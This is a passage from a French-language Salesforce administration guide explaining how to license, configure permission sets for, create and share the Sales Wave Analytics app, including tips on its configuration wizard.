   La licence d'ensemble d'autorisations Sales Analytics Apps active les autorisations utilisateur requises pour explorer et gérer les données avec l'application Sales Wave.
2. Identification des types d'utilisateur de l'application Sales Wave
   Identifiez les types d'utilisateur de l'application Sales Wave et les tâches qu'ils exécutent afin de vous assurer que le processus de configuration répond aux besoins d'analyse de votre équipe.
3. Activation de Wave Analytics et attribution de licences d'ensemble d'autorisations Sales Analytics Apps
   Lorsque Salesforce à provisionné la licence Sales Wave Analytics App, activez Wave et attribuez des licences d'ensemble d'autorisations Sales Analytics Apps.
4. Création d'ensemble d'autorisations application Sales Wave
   Accordez aux utilisateurs de votre organisation l'accès aux fonctionnalités de Sales Wave en créant et en attribuant un ou plusieurs ensemble d'autorisations basés sur les capacités dont ils ont besoin.
5. Attribution d'ensembles d'autorisations Sales Wave aux utilisateurs
   Attribuez des ensembles d'autorisations à un ou plusieurs utilisateurs de Sales Wave (un à la fois ou ensemble) pour leur accorder l'accès à l'application.

## Licence d'ensemble d'autorisations Sales Analytics Apps et autorisations utilisateur

La licence d'ensemble d'autorisations Sales Analytics Apps active les autorisations utilisateur requises pour explorer et gérer les données avec l'application Sales Wave.

Chaque utilisateur de l'application Sales Wave doit disposer d'une licence d'ensemble d'autorisations Sales Analytics Apps. La licence d'ensemble d'autorisations Sales Analytics Apps active les autorisations ci-dessous.

**Tableau 53: Autorisations Sales Wave App**

| Autorisation utilisateur | Élément activé |
|---|---|
| Utiliser des modèles d'applications Wave Analytics | Accès général à toutes les application basées sur un modèle Wave, y compris l'application Sales Wave. |

| Autorisation utilisateur | Élément activé |
|---|---|
| Accéder aux modèles et applications de Sales Cloud Analytics | Accès spécifique à l'application Sales Wave ainsi qu'aux données et tableaux de bord prédéfinis inclus. |
| Gérer des modèles d'applications Wave Analytics | Créer des applications Wave pour les utilisateurs de l'organisation, dans le cas présent, l'application Sales Wave. |
| Modifier les flux de données de Wave Analytics | Modification, démarrage, arrêt et replanification du flux de données. Surveillance du flux de données et tâches système dans la surveillance des données. Attribuez cet autorisation utilisateur avec précaution. L'autorisation accorde l'accès à toutes les données d'objet Salesforce auxquelles l'Utilisateur d'intégration à accès. Reportez-vous à Accès aux données Salesforce dans Wave Analytics. |
| Données de rapport de tendance dans Wave Analytics | Générer des tendances avec les données des rapports dans les tableaux de bord Sales Wave. |
| Télécharger les données de Wave Analytics | Télécharger des données depuis Wave Analytics |

## Identification des types d'utilisateur de l'application Sales Wave

Identifiez les types d'utilisateur de l'application Sales Wave et les tâches qu'ils exécutent afin de vous assurer que le processus de configuration répond aux besoins d'analyse de votre équipe.

La licence Sales Wave Analytics App comprend les autorisations dont les utilisateurs de votre organisation ont besoin pour administrer Sales Wave, et importer, utiliser et explorer les données. Configurez Sales Wave en réfléchissant aux différentes façon dont les utilisateurs peuvent accéder aux fonctionnalités de Sales Wave et classez les utilisateurs par type. Voici quelques exemples.

Dans la plupart des cas, Sales Wave répond aux besoins de deux types d'utilisateur au sein de votre équipe :

- Les utilisateurs, qui consultent les tableaux de bord et les jeux de données Sales Wave.
- Les administrateurs ou responsables, qui accèdent à toutes les fonctionnalités de Sales Wave pour créer des applications, des tableaux de bord et des jeux de données, et pour personnaliser l'expérience de Sales Wave.

Par conséquent, lorsque vous configurez Sales Wave, la création de deux ensembles d'autorisations de base peut répondre aux besoins de la plupart des utilisateurs de votre organisation :

- Un ensemble d'autorisations « Afficher », qui contient les autorisations nécessaires à la majorité des utilisateurs de base pour accéder à Sales Wave.
- Un ensemble d'autorisations « gérer », réservé à quelques administrateurs et responsables désignés, qui contient les autorisations d'utilisation de toutes les fonctionnalités de Sales Wave.

Dans les instructions de configuration détaillées de l'application Sales Wave qui suivent, nous allons vous montrer comment créer et attribuer ces deux ensembles d'autorisations.

## Activation de Wave Analytics et attribution de licences d'ensemble d'autorisations Sales Analytics Apps

Lorsque Salesforce à provisionné la licence Sales Wave Analytics App, activez Wave et attribuez des licences d'ensemble d'autorisations Sales Analytics Apps.

**Activer la plate-forme Wave**

Pour utiliser la plate-forme Wave, commencez par l'activer pour votre organisation.


1. Dans le menu Configuration, sous Administrer, cliquez sur **Analytics Cloud | Mise en route**.

2. Cliquez sur **Activer Analytics**.

**Attribuer des licences d'ensemble d'autorisations**

Attribuez ensuite une licence d'ensemble d'autorisations à *chaque utilisateur* de votre organisation qui doit accéder à l'application Sales Wave.

1. Dans le menu Configuration, cliquez sur **Gérer les utilisateurs | Utilisateurs**.
2. Cliquez sur le nom de l'utilisateur qui doit accéder à Wave. Vous pouvez commencer par **Utilisateur, Administrateur** ou par le nom de l'administrateur système.
3. Survolez **Attributions de licence d'ensemble d'autorisations**, puis cliquez sur **Modifier les attributions**.




4. Sélectionnez les licences d'ensemble d'autorisations Sales Analytics Apps, puis cliquez sur **Enregistrer**.

Important: Répétez ces étapes pour chaque utilisateur de votre organisation qui doit accéder à l'application Sales Wave.

## Création d'ensemble d'autorisations application Sales Wave

Accordez aux utilisateurs de votre organisation l'accès aux fonctionnalités de Sales Wave en créant et en attribuant un ou plusieurs ensemble d'autorisations basés sur les capacités dont ils ont besoin.

Après avoir attribué aux utilisateurs des licences d'ensemble d'autorisations Sales Analytics App, créez des ensembles d'autorisations contenant des autorisations Sales Wave, puis attribuez-les aux utilisateurs. Vous pouvez créer tous les ensembles d'autorisations nécessaires pour répondre aux besoins de vos utilisateurs. Nous indiquons comment créer deux ensembles d'autorisations :

- L'ensemble d'autorisations *Gérer Sales Wave*, pour les utilisateurs qui créent et administrent Sales Wave.
- L'ensemble d'autorisations *Afficher Sales Wave*, pour les utilisateurs qui explorent les tableaux de bord et les jeux de données de l'application.

AUTORISATIONS UTILISATEUR

Pour créer des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

1. Créez un ensemble d'autorisations Gérer Sales Wave qui accorde aux utilisateurs l'accès à toutes les fonctionnalités de l'application.
   a. Dans le menu Configuration, sous Administrer, cliquez sur **Gérer les utilisateurs | Ensembles d'autorisations**, puis sur **Nouveau**.
   b. Saisissez `Gérer Sales Wave` dans le champ Étiquette. Le nom d'API est automatiquement créé et vous pouvez le modifier. Le nom d'API ne peut pas inclure d'espace, se terminer par un trait de soulignement ou inclure deux traits de soulignement consécutifs.
   c. ATTENTION: Suivez cette étape avec précision pour permettre à tous les utilisateurs de votre organisation d'accéder à Sales Wave.

      Dans le champ Licence utilisateur, laissez la valeur par défaut `--Aucune--` inchangée. Ne sélectionnez *pas* de licence utilisateur.
   d. Cliquez sur **Enregistrer**. La page de détail affiche le nouvel ensemble d'autorisations. Ajoutez maintenant des autorisations utilisateur à l'ensemble.

e. Naviguez vers le bas de la page de détail de l'ensemble d'autorisations et cliquez sur **Autorisations système**. Cliquez ensuite sur **Modifier**.

f. Sélectionnez les autorisations utilisateur suivantes : « Utiliser les modèles d'application Wave Analytics », « Accéder aux modèles et applications Sales Cloud Analytics », « Gérer les modèles d'applications Wave Analytics » et « Modifier les flux de données de Wave Analytics ». Assurez-vous de sélectionner les quatre autorisations. Cliquez sur **Enregistrer**. Vous avez créé un ensemble d'autorisations qui permet aux utilisateurs de créer et d'administrer Sales Wave, et d'accéder à toutes les fonctionnalités de l'application. Vous pouvez désormais l'attribuer à des utilisateurs, opération présentée dans Attribution d'ensembles d'autorisations Sales Wave.

2. Créez un ensemble d'autorisations Afficher Sales Wave, qui permet aux utilisateurs d'afficher les tableaux de bord et les jeux de données de l'application.

a. Dans le menu Configuration, sous Administrer, cliquez sur **Gérer les utilisateurs | Ensembles d'autorisations**, puis sur **Nouveau**.

b. Saisissez `Afficher Sales Wave` dans le champ Étiquette. Le nom d'API est automatiquement créé et vous pouvez le modifier. Le nom d'API ne peut pas inclure d'espace, se terminer par un trait de soulignement ou inclure deux traits de soulignement consécutifs.

c. ATTENTION: Suivez cette étape avec précision pour permettre à tous les utilisateurs de votre organisation d'accéder à Sales Wave.

Dans le champ Licence utilisateur, laissez la valeur par défaut `--Aucune--` inchangée. Ne sélectionnez *pas* de licence utilisateur.

d. Cliquez sur **Enregistrer**. La page de détail affiche le nouvel ensemble d'autorisations. Ajoutez maintenant des autorisations utilisateur à l'ensemble.

e. Naviguez vers le bas de la page de détail de l'ensemble d'autorisations et cliquez sur **Autorisations système**. Cliquez ensuite sur **Modifier**.

f. Sélectionnez uniquement les autorisations utilisateur « Utiliser les modèles d'application Wave Analytics » et « Accéder aux modèles et applications Sales Cloud Analytics », puis cliquez sur **Enregistrer**. Vous avez créé un ensemble d'autorisations qui permet aux utilisateurs d'afficher les tableaux de bord et les jeux de données de l'application Sales Wave. Vous pouvez désormais l'attribuer à des utilisateurs, opération présentée dans Attribution d'ensembles d'autorisations Sales Wave à la page 3870.

## Attribution d'ensembles d'autorisations Sales Wave aux utilisateurs

Attribuez des ensembles d'autorisations à un ou plusieurs utilisateurs de Sales Wave (un à la fois ou ensemble) pour leur accorder l'accès à l'application.

AUTORISATIONS UTILISATEUR

Pour attribuer un ensemble d'autorisations à des utilisateurs :

- Attribuer des ensembles d'autorisations

1. Dans le menu Configuration, sous Administrer, cliquez sur **Gérer les utilisateurs | Ensembles d'autorisations**.

2. ATTENTION: Attribuez l'ensemble d'autorisations Gérer Sales Wave avec précaution, car il permet aux utilisateurs d'administrer Sales Wave, à savoir créer, modifier et supprimer l'application. Attribuez-le uniquement aux utilisateurs chargés de l'administration ou de la gestion de l'application.

Cliquez sur l'ensemble d'autorisations que vous souhaitez attribuer aux utilisateurs. Si vous avez suivi les instructions de la rubrique Création d'ensembles d'autorisations Sales Wave, sélectionnez l'ensemble d'autorisations Gérer Sales Wave ou Afficher Sales Wave.

3. Cliquez sur **Gérer les attributions** et sur **Ajouter des attributions**.

4. Sélectionnez les utilisateurs qui doivent accéder à Wave, puis cliquez sur **Terminé**.

Une fois ces étapes exécutées, créez et partagez Sales Wave avec les utilisateurs de votre organisation. Les utilisateurs peuvent explorer les tableaux de bord et les jeux de données Sales Wave uniquement lorsque vous avez partagé l'application avec eux.

## Création et partage de l'application Sales Wave Analytics


Utilisez le configurateur de l'application Sales Wave pour créer l'application et commencer à exploiter vos données Sales Wave, sans attendre.

Pour créer l'application Sales Wave, procédez comme suit : Si le résultat ne vous satisfait pas, vous pouvez supprimer l'application et la recréer rapidement. Vous pouvez également visionner la vidéo Create the Sales Wave App, Part 1: Using the Configuration Wizard, qui couvre les étapes présentées ici.

**AUTORISATIONS UTILISATEUR**

Pour créer et gérer des applications Wave :
- Gérer des modèles d'applications Wave Analytics
- Modifier les flux de données Wave Analytics

1. Connectez-vous à Salesforce.
2. Sélectionnez **Wave Analytics** dans le menu Force.com (en haut à droite de la fenêtre Salesforce).





3. Cliquez sur **Créer** , sélectionnez **Application**, sélectionnez **Sales Wave** , puis cliquez sur **Continuer**
4. Salesforce ouvre l'assistant de configuration de Sales Wave qui permet de personnaliser votre expérience de l'application. L'assistant présente une série d'écrans, chacun présentant un ensemble de questions et leurs réponses possibles dans des menus déroulants. Répondez aux questions selon les préférences de votre entreprise en matière d'affichage des données. Pour plus d'informations sur les réponses à apporter à ces questions, reportez-vous à Personnaliser Sales Wave avec l'assistant de configuration. Sales Wave enregistre les réponses que vous sélectionnez dans le tableau de bord Personnaliser Sales Wave Analytics, qui est créé avec votre application.
5. Donnez à votre application un nom facile à reconnaître pour les autres personnes de votre entreprise.
6. Cliquez sur **Créer**. Le flux de données qui crée l'application démarre avec ses ressources (qui incluent un fichier de définition de flux de données, des jeux de données et des tableaux de bord).

7. Le processus de création de l'application peut prendre quelques minutes. Vous pouvez contrôler le statut du flux de données : ouvrez la page d'accueil de Wave, cliquez sur le menu d'engrenage en haut à droite de la page, puis sélectionnez Surveillance des données. Sélectionnez ensuite Vue de flux de données dans le menu déroulant en haut à gauche, puis recherchez votre application.
8. Remarque: La fonctionnalité de réinitialisation d'application est disponible uniquement pour les clients qui créent une application à l'aide d'une version publiée dans la publication Summer '16 ou ultérieure.

   Important: La réinitialisation de votre application retire toutes les personnalisations effectuées dans vos tableaux de bord, notamment les champs ou objets ajoutés au flux de données, les actions activées ou les modifications des paramètres de sécurité, et les couleurs et étiquettes des tableaux de bord. Si vous avez effectué des personnalisations, nous recommandons d'enregistrer des copies du fichier de définition de votre flux de données et de vos tableaux de bord. Vous pouvez ensuite les copier dans votre application en la réinitialisant.

   Si vous souhaitez modifier vos réponses après consultation des tableaux de bord, cliquez sur le lien Reset app (Réinitialiser l'application) à gauche de la page d'accueil de l'application.



L'assistant de configuration affiche les réponses que vous avez sélectionnées lors de la création de l'application. Choisissez de nouvelles réponses, puis cliquez sur Réinitialiser dans la dernière page de l'assistant. Votre application est de nouveau créée avec vos nouveaux paramètres. Vous pouvez également utiliser la fonctionnalité de réinitialisation pour restaurer les tableaux de bord que vous avez supprimés.

9. Vous pouvez également supprimer votre application et recommencer le processus de création d'application. Pour supprimer, placez votre curseur au-dessus de l'icône de l'application que vous venez de créer, puis cliquez sur Supprimer. Cliquez ensuite sur Oui pour confirmer la suppression de toutes les ressources associées à l'application. Avant de supprimer l'application, faites une capture d'écran du tableau de bord Personnaliser Sales Wave Analytics pour pouvoir consulter vos sélections antérieures en recréant l'application.
10. Une fois l'application créée, partagez-la avec les utilisateurs de votre organisation. Vous ne pouvez la partager uniquement avec les utilisateurs dont les autorisations « Utiliser les applications Wave Analytics basées sur un modèle » et « Accéder aux modèles et aux applications Sales Cloud Analytics » sont activées (pour en savoir plus sur les autorisations de l'application Sales Wave, reportez-vous à Configuration des autorisations Salesforce pour l'application Sales Wave). Pour partager l'application, survolez l'icône de l'application, puis cliquez sur **Partager**. Saisissez ensuite le nom des membres de l'équipe, cliquez sur **Ajouter**, puis sur **Enregistrer**.

Si votre entreprise suit les quotas au niveau de l'utilisateur, mettez à jour le jeu de données Quota (cible), qui a été créé avec l'application, avant d'explorer vos données. Reportez-vous à Mise à jour du jeu de données Quota (cible) de Sales Wave.

Lorsque vous créez l'application, les tableaux de bord Sales Wave affichent le numéro associé à un nom de rôle dans la hiérarchie. Pour afficher le nom de la personne responsable de ce rôle, vous pouvez mettre à jour la valeur du rôle en modifiant le fichier de métadonnées étendues (XMD) du jeu de données correspondant. Pour plus d'informations, reportez-vous à Intégration de Sales Wave à Salesforce.

CONSULTER ÉGALEMENT :

Personnalisation de Sales Wave avec l'assistant de configuration

Mise à niveau de l'application Sales Wave

## Personnalisation de Sales Wave avec l'assistant de configuration

L'assistant de configuration de Sales Wave permet de créer l'application Sales Wave afin de refléter les données telles que votre société souhaite les visualiser.


Lorsque vous créez l'application Sales Wave, l'assistant de configuration intégré vous pose une série de questions. Vos réponses déterminent l'affichage de vos données commerciales pour les utilisateurs dans les tableaux de bord de Sales Wave. Répondez à ces questions en reflétant la façon dont votre organisation utilise Sales Wave afin de définir des tableaux de bord aussi représentatifs et utiles que possible.

Il commence par deux pages de questions de base relatives à l'utilisation par votre organisation des objets Salesforce Comptes et Opportunités. L'une des questions sur les Opportunités vous demande si vous utilisez l'objet Produits. Si vous répondez Oui, une page affiche des questions sur l'utilisation de l'objet Produits. Les pages suivantes vous aident à optimiser Sales Wave en vous posant plusieurs questions générales et en vous demandant si vous souhaitez importer des informations supplémentaires dans Wave pour les jeux de données et les tableaux de bord de l'application.

AUTORISATIONS UTILISATEUR

Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- Modifier les flux de données de Wave Analytics




L'assistant comprend des instructions qui facilitent le choix des réponses appropriées, et la plupart des questions sont explicites. Voici quelques conseils d'utilisation de l'assistant, notamment comment répondre aux questions les plus complexes.

**Important:** Avant d'utiliser l'assistant de configuration, suivez les deux étapes ci-dessous.

1. Définissez la sécurité au niveau du champ de Salesforce pour activer les utilisateurs d'intégration Cloud Wave Analytics afin d'afficher tous les champs que vous souhaitez utiliser dans Sales Wave. Les utilisateurs d'intégration exécutent le flux de données. Par conséquent, s'ils ne disposent pas des autorisations de sécurité au niveau du champ appropriées, le flux de données risque d'échouer. Reportez-vous à Sécurité au niveau du champ.
2. Actualisez le cache de votre navigateur avant d'utiliser l'assistant pour vous assurer qu'il comprend tous les champs que vous avez récemment ajoutés à Salesforce.

## Consignes générales

Pour garantir de meilleurs résultats en utilisant l'assistant, suivez les consignes ci-dessous.

- **La plupart des questions fournissent des réponses dans des listes de sélection montrant des champs d'objets Salesforce.** Les listes comprennent des champs Salesforce standard ainsi que les champs personnalisés que vous avez configurés dans un objet. Répondez à ces questions en sélectionnant parmi les champs affichés. La plupart des questions de ce type permettent de sélectionner un seul champ, et quelques-unes plusieurs champs.
- **Vous pouvez sélectionner un champ d'un objet seulement une fois.** Après avoir sélectionné un champ, il n'est plus disponible pour répondre aux autres questions.

- **Les autres questions proposent de répondre par oui ou par non, fournissent une série d'options ou invitent à saisir un texte.**
- **La réponse aux questions signalées par un astérisque (*) est obligatoire.**
- **L'utilisation des réponses par défaut génère un ensemble de tableaux de bord utiles.** Si vous hésitez dans votre sélection, utilisez la réponse présélectionnée. Certaines questions n'ont aucune réponse présélectionnée. Le cas échéant, Sales Wave vous invite à faire un choix. Si le résultat ne vous satisfait pas, vous pouvez supprimer l'application et la recréer.
- **Vous contrôler une partie seulement de l'application en utilisant les paramètres de l'assistant, notamment les filtres utilisés dans les tableaux de bord.** Nous avons conçu l'application en vue de fournir des valeurs d'analyse immédiates, sans contribution importante de votre part.
- **Quelques réponses seulement dépendent du contexte de la question.** Les listes de sélection de réponses contiennent de nombreux champs, mais seuls quelques champs sont pertinents pour votre application. Par exemple, il est peu probable que vous souhaitiez filtrer les données de compte par l'URL de la photo, même si l'objet Comptes inclut une URL de photo.

### Page 1 : Définir l'affichage des données des comptes par Sales Wave

Les questions de cette page permettent de déterminer comment Sales Wave filtre les données des clients, recherche de nouvelles affaires et des données géographiques. Toutes les questions sont obligatoires.

- Question 3 : vous demande quel champ de l'enregistrement Comptes vous utilisez pour déterminer si un compte est une nouvelle affaire. Correspond à la première méthode utilisée par Sales Wave pour filtrer les données des nouvelles affaires. La deuxième méthode est fournie par un champ dans l'objet Opportunités que vous sélectionnez à la page 2.
- Question 4 : vous demande si vous souhaitez afficher les données géographiques. Vous pouvez sélectionner un graphique à barres, ou une carte de pays ou mappemonde standard.
- Question 5 : vous demande quel champ de l'enregistrement Comptes Sales Wave doit utiliser en tant que filtre principal des données géographiques. Si vous avez sélectionné une mappemonde à la Question 4, assurez-vous de sélectionner le champ qui contient les informations sur le pays. Si vous avez sélectionné la carte d'un pays, sélectionnez le champ qui contient les informations sur les régions/provinces.

### Page 2 : Définir l'affichage des données des opportunités par Sales Wave

Les questions de cette page permettent de déterminer comment Sales Wave filtre les données sur les opportunités, et comment votre organisation utilise l'objet Opportunités. Toutes les questions sont obligatoires.

- Question 2 : permet de sélectionner la deuxième méthode utilisée par Sales Wave pour filtrer les données des nouvelles affaires. Vous déterminez la première méthode à la Question 3 page 1.
- Question 5 : vous demande si vous suivez les produits au niveau de l'opportunité. Le cas échéant, répondez Oui. L'assistant Sales Wave affiche une page séparée pour vous demander comment vous utilisez l'objet Produits.

### Page 3 : Définir l'affichage des données des produits par Sales Wave

Cette page est affichée uniquement si vous répondez Oui à la question de la page précédente sur le suivi des produits. Si vous répondez Non, vous accédez directement à la page 4 et cette page n'est pas affichée. Les questions de cette page permettent de déterminer comment Sales Wave filtre les données sur les produits.

### Page 4 : Optimiser les jeux de données et les tableaux de bord

Cette page vous pose des questions diverses, mais importantes, sur l'aspect et l'affichage des données par Sales Wave. Elle comprend des questions sur la date de début de l'exercice fiscal et sur les paramètres de sécurité. Toutes les questions sont obligatoires.

- Question 2 : De nombreuses organisations conservent les données sur les quotas de leurs équipes commerciales dans un outil extérieur à Salesforce. Si vous souhaitez importer ces données pour les afficher dans les tableaux de bord Sales Wave, sélectionnez Oui. Importez ensuite un fichier CSV créé précédemment et contenant les données des quotas. Reportez-vous à Mise à jour du jeu de données Quota (cible) de Sales Wave.
- Question 3 : Permet de contrôler accès aux données pour les utilisateurs de Sales Wave. Les options disponibles sont les suivantes :
  - L'option 1 applique la hiérarchie des rôles Salesforce à la page 643, ce qui signifie que les utilisateurs peuvent afficher uniquement les données des Opportunités et des Comptes qui leur appartiennent ou appartiennent à leurs subordonnés.
  - L'option 2 active l'analyse comparative de l'équipe. Elle permet aux utilisateurs d'afficher les données des Opportunités et des Comptes qui leur appartiennent ou appartiennent à leurs subordonnés, comme dans l'option 2. Elle permet également aux utilisateurs d'afficher les données des Opportunités et des Comptes qui appartiennent à d'autres utilisateurs de niveau égal au leur dans la hiérarchie des rôles.
  - L'option 3 permet aux utilisateurs d'afficher toutes les données de Sales Cloud, quel que soit le rôle.

### Page 5 : Importer des données supplémentaires sur les comptes et les opportunités

Les questions de cette page permettent de sélectionner les données de champs supplémentaires dans les comptes et les opportunités, et de les importer dans les jeux de données de l'application. Une fois importées, vous pouvez afficher les données dans les tableaux de bord après une modification préalable dans l'interface utilisateur ou en changeant le JSON du tableau de bord. Les questions vous interrogent séparément sur les champs qui comprennent des mesures (valeurs numériques) et des dimensions (valeurs textuelles). Toutes les questions sont facultatives.

### Page 6 : Ajouter des objets

Sélectionnez les objets Salesforce supplémentaires que vous souhaitez analyser dans Sales Wave. Ils sont ajoutés dans l'application en tant que jeux de données.

### Pages 7 et 8 : Ajouter des champs à partir des objets sélectionnés page 6

Ajoutez des champs aux jeux de données que Sales Wave crée en fonction de votre réponse à la question de la page 6. Vous pouvez sélectionner des mesures (champs numériques) et des dimensions (champ de texte) à partir des objets que vous avez sélectionnés à la page 6.

CONSULTER ÉGALEMENT :

Création et partage de l'application Sales Wave Analytics

## Mise à niveau de l'application Sales Wave

